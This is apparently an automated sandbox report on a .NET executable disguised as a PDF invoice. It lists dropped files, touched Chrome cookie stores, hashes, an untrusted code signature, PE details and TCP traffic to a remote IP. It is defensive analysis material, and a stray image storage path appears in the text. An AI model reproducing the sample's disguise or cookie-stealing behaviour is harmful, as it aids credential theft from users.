.F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.0.4.0.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC4C9.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4775
Entropy (8bit):	4.506028890634219
Encrypted:	false
SSDEEP:	48:cvIwSD8zsVJgtWI9kCWSC8BtCS8fm8M4JlJTFFa+q8vrT6NpkuTCbLHbOdd:uITfvbDSNEJlJ+KrenkuubLHbCd
MD5:	14D89A4A3620137B9570FE2102ECC093
SHA1:	A18E9CA9454AD6C9FEC3C783F3CD0392E98BB96E
SHA-256:	61A04ADCC9BE1678AC749298DB86EDD21A072E5EE80E812D76D1D57B687A9798
SHA-512:	785FC0EE3FC0956D469D533D7F096B577C0C751E665F13CA10217E0B0289517CA43A9BC24CED504F669DC0BB3586361DE07B6D74D2BE4E47C8F74A15181868A
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" /> />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="873717" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0F8.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8390
Entropy (8bit):	3.693070169571263
Encrypted:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0F8.tmp.WERInternalMetadata.xml	
SSDEEP:	192:Rrl7r3GLNilJ6z/6Yr4SUgoigmfZ/SL+prZ89bTIsfFRm:RrlsNi+6r6YESUgoigmfxSZT7fa
MD5:	003FE21C083309777FEE70C441DE512E
SHA1:	481527269D291C16D572DEBB12DA8A806B1CB6D5
SHA-256:	1105C2A4B7A2AC515D456C90FB2FEA56F51D745BAE44C3016056473F0CB212DE
SHA-512:	D221B22BB58C939089B41B804040F4EFFAC73EF467BE74ECCB1CA7CB15A97D761295D2574C40919D236CB705B6B32ACE63CCB930B689E80C03C68FCD5EC33F9
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....</.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.1.2.1.6.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD510.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4668
Entropy (8bit):	4.451093760155469
Encrypted:	false
SSDEEP:	48:cvIwSD8zsIJgtWI9kCWSC8Btj58fm8M4JVFFv+q8v4xkuTnLkEd:uITfObDSNr+JtKikuTLkEd
MD5:	7B70D12BC87F48C2F4A7BF6AC2385298
SHA1:	87E126B5D2A5DD8959F3B5EA8AF072D86A0604C3
SHA-256:	D99021C388E63AB7F95DAC191F48ED36D0D31C681E926EEDB79E5D3093B33AEF
SHA-512:	137880ED9E01DA92C0C5AEF38B53D8D78798F55ED96CA4D652864CB4B18D8AAF05327777B3EC6E1E8E1392B06F7C9D0B401533F4F19A0C582787F61D4DF6C2F
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="873718" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Roaming\3pg5upzt.i5q\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	modified
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\NewApp\NewApp.exe	
Process:	C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	20616
Entropy (8bit):	6.63827426459457
Encrypted:	false
SSDEEP:	384:Mhwp6WjOxO7CLlbMq/JYogNGqQsKNAdAfpniHRlhFk:gSSbhxJFqtPAfpniHbh6
MD5:	5AF8F94A752CA9996FBFBF01DCC30EDD
SHA1:	B52D9BA9B7890E2B51E64AB889805CFCE5126EBB
SHA-256:	B37D450B7D60FD2497AE794E9835B999339549406B1A05D92BB46A9F1A23EB12
SHA-512:	69D91B22E3718AFA7CE31EEA7C474EA6E8862C114186C832CF0BB9C8E1CCE19B17275D01DC025DA9D98E58A08265E6BF22F8084A010C06B840C4AD123FC137C
Malicious:	**true**

C:\Users\user\AppData\Roaming\NewApp\NewApp.exe	
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....F.....0..0.....N... ...`....@.. .....y.. ..@.....<N..O....`.....8..... ....H.....text..... ...0..... ..`.rsrc.....`.....2.....@..@.rel oc.....6.....@..B.....pN.....H.....'...&.....*".(.....*~s.....s.....s.....*B.(.....(.....*.0.....(.....(.....(.....s.....(..... ~....o.....%.r...pr...p~-...o!...(....o.....+F+...&.....o.....,%..(.....(.....(.....(....o.....X....i2..(.....%..o.....+...*..0.....s.....*.0..M.....%.r...pri..p~-...o!.. ..%.rm..pr...p~-...o!.....s.....+...'.....o.....*....0.....(.....r...pr..

C:\Users\user\AppData\Roaming\NewApp\NewApp.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\aldkfvcd.2z0\Chrome\Default\Cookies	
Process:	C:\Users\user\AppData\Roaming\NewApp\NewApp.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.63827426459457
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	A4-058000200390-10-14_REV_pdf.exe
File size:	20616
MD5:	5af8f94a752ca9996fbfbf01dcc30edd
SHA1:	b52d9ba9b7890e2b51e64ab889805cfce5126ebb
SHA256:	b37d450b7d60fd2497ae794e9835b999339549406b1a05d92bb46a9f1a23eb12
SHA512:	69d91b22e3718afa7ce31eea7c474ea6e8862c114186c832cf0bb9c8e1cce19b17275d01dc025da9d98e58a08265e6bf22f8084a010c06b840c4ad123fc1375c

General

SSDEEP:	384:Mhwp6WjOxO7CLlbMq/JYogNGqQsKNAdAfpniHRlhFk:gSSbhxJFqtPAfpniHbh6
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....F.....0..0.....N... ...`....@.. .....y....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x404e8e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x88460DE1 [Fri Jun 13 17:14:09 2042 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**

Signature Issuer:	C=??????????????????????????????????????, S=á¯Šá¯™á¯§á¯³á¯Žá¯Œá¯“á¯–á¯§á¯¦á¯¥á¯†á¯á¯‰á¯á¯£á¯á¯†á¯©á¯„á¯¯á¯·á¯¢á¯–á¯’á¯‹á¯‘á¯’á¯°á¯»á¯Žá¯Šá¯»á¯„á¯ƒá¯³á¯ƒá¯á¯–á¯¦á¯·á¯—á¯·á¯‹á¯‰á¯Šá¯Œ, L=éž†éž“éž’éž±éž½éž¸éžšéž”éž›éž¬éž‘éž¦, T=í…®í…„í…Œí……í…í…‰í…°í…í…Ží„¿í…”í„½í…“í…µí…¡í…’í…Ží…¡í……í…«í…¨í…’í…Œí… í…’í…‹í…„í…ží…£í…¤í…ˆí…Ÿí…²í…í…±í…¶í…£í…¦í…¬í…ƒí„¿í…ƒí…‹í…©, E=???????????, OU=ç±˜ç±¸ç±´ç±½ç±ç±•ç±—ç±¤ç±©ç²‹ç±¤ç²„ç²Œç²„ç±œç²Œç±˜ç±½ç±µç²‚ç±¢ç± ç±´ç²†ç±¨, O=ëž©ëž½ëž¹ëž¦ëž¯ëž¹ëž…ëž°ëž‰ëžëž·ëž®ëž±ëž»ëž«ëž…ëž¸, CN=ì°Ÿì°¨ì°³ì°´ì°‘ì°·ì°¶ì°´ì°Ÿì°Žì°™ì°—ì°©ì°²ì°¯ì°™ì°“ì°‘ì°¬
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 2/22/2021 10:04:11 PM 2/22/2022 10:04:11 PM

Subject Chain	• C=??????????????????????????????????????, S=á¯Šá¯™á¯§á¯³á¯Žá¯Œá¯“á¯–á¯§á¯¦á¯¥á¯†á¯á¯‰á¯á¯£á¯á¯†á¯©á¯„á¯¯á¯·á¯¢á¯–á¯’á¯‹á¯‘á¯’á¯°á¯»á¯Žá¯Šá¯»á¯„á¯ƒá¯³á¯ƒá¯á¯–á¯¦á¯·á¯—á¯·á¯‹á¯‰á¯Šá¯Œ, L=éž†éž“éž’éž±éž½éž¸éžšéž”éž›éž¬éž‘éž¦, T=í…®í…„í…Œí……í…í…‰í…°í…í…Ží„¿í…”í„½í…“í…µí…¡í…’í…Ží…¡í……í…«í…¨í…’í…Œí… í…’í…‹í…„í…ží…£í…¤í…ˆí…Ÿí…²í…í…±í…¶í…£í…¦í…¬í…ƒí„¿í…ƒí…‹í…©, E=???????????, OU=ç±˜ç±¸ç±´ç±½ç±ç±•ç±—ç±¤ç±©ç²‹ç±¤ç²„ç²Œç²„ç±œç²Œç±˜ç±½ç±µç²‚ç±¢ç± ç±´ç²†ç±¨, O=ëž©ëž½ëž¹ëž¦ëž¯ëž¹ëž…ëž°ëž‰ëžëž·ëž®ëž±ëž»ëž«ëž…ëž¸, CN=ì°Ÿì°¨ì°³ì°´ì°‘ì°·ì°¶ì°´ì°Ÿì°Žì°™ì°—ì°©ì°²ì°¯ì°™ì°“ì°‘ì°¬
Version:	3
Thumbprint MD5:	9F981C1542F258BA57F760B8F42201BA
Thumbprint SHA-1:	9B44DB25DEE3DB49C3571B6A649C69CF2B48307D
Thumbprint SHA-256:	7F1CD5F2C754597D3ED7F82B0146688256270022763BF32FA684505C11EF7A2A
Serial:	00C1276E79B4388663776A454F741801A5

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Copyright null 2021

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x4e3c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x6000	0x3e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x3800	0x1888	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x2e94	0x3000	False	0.579345703125	PPMN archive data	6.39301885442	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x6000	0x3e0	0x400	False	0.4638671875	data	3.55157726961	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x6058	0x388	data	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
LegalCopyright	Copyright 2022 MMluWNXR. All rights reserved.
Assembly Version	8.3.0.1
InternalName	IGtzbNIQ.exe
FileVersion	8.3.2.1
CompanyName	JKJPfHWc
LegalTrademarks	XFJPuaSO
Comments	PAljSTEY
ProductName	IGtzbNIQ
ProductVersion	8.3.0.1
FileDescription	JDbwXxui


Description	Data
OriginalFilename	IGtzbNIQ.exe
Translation	0x0409 0x0514

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:46:49.547159910 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.600218058 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.600352049 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.601401091 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.654299974 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.687654018 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.687699080 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.687726974 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.687747002 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.687817097 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.688225985 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.688261032 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.688283920 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.688308954 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.688333988 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.688355923 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.688360929 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.688412905 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.689474106 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.689511061 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.689579010 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.690706968 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.690741062 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.690807104 CET	49734	80	192.168.2.4	104.21.71.230

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:46:49.691931963 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.691966057 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.692207098 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.693195105 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.693232059 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.693456888 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.694432974 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.694464922 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.694533110 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.695667028 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.695698977 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.696310043 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.696885109 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.696917057 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.696983099 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.698121071 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.698153973 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.698218107 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.699824095 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.699856043 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.699943066 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.700620890 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.700655937 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.700696945 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.740746975 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.740792036 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.740860939 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.741241932 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.741271973 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.741323948 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.742525101 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.742561102 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.742611885 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.743724108 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.743783951 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.743841887 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.744987011 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.745585918 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.745621920 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.745641947 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.746828079 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.746870995 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.746906996 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.748076916 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.748135090 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.748147964 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.749310970 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.749347925 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.749372005 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.750562906 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.750601053 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.750631094 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.751826048 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.751856089 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.751888990 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.753025055 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.753053904 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.753082991 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.754278898 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.754313946 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.754328012 CET	49734	80	192.168.2.4	104.21.71.230
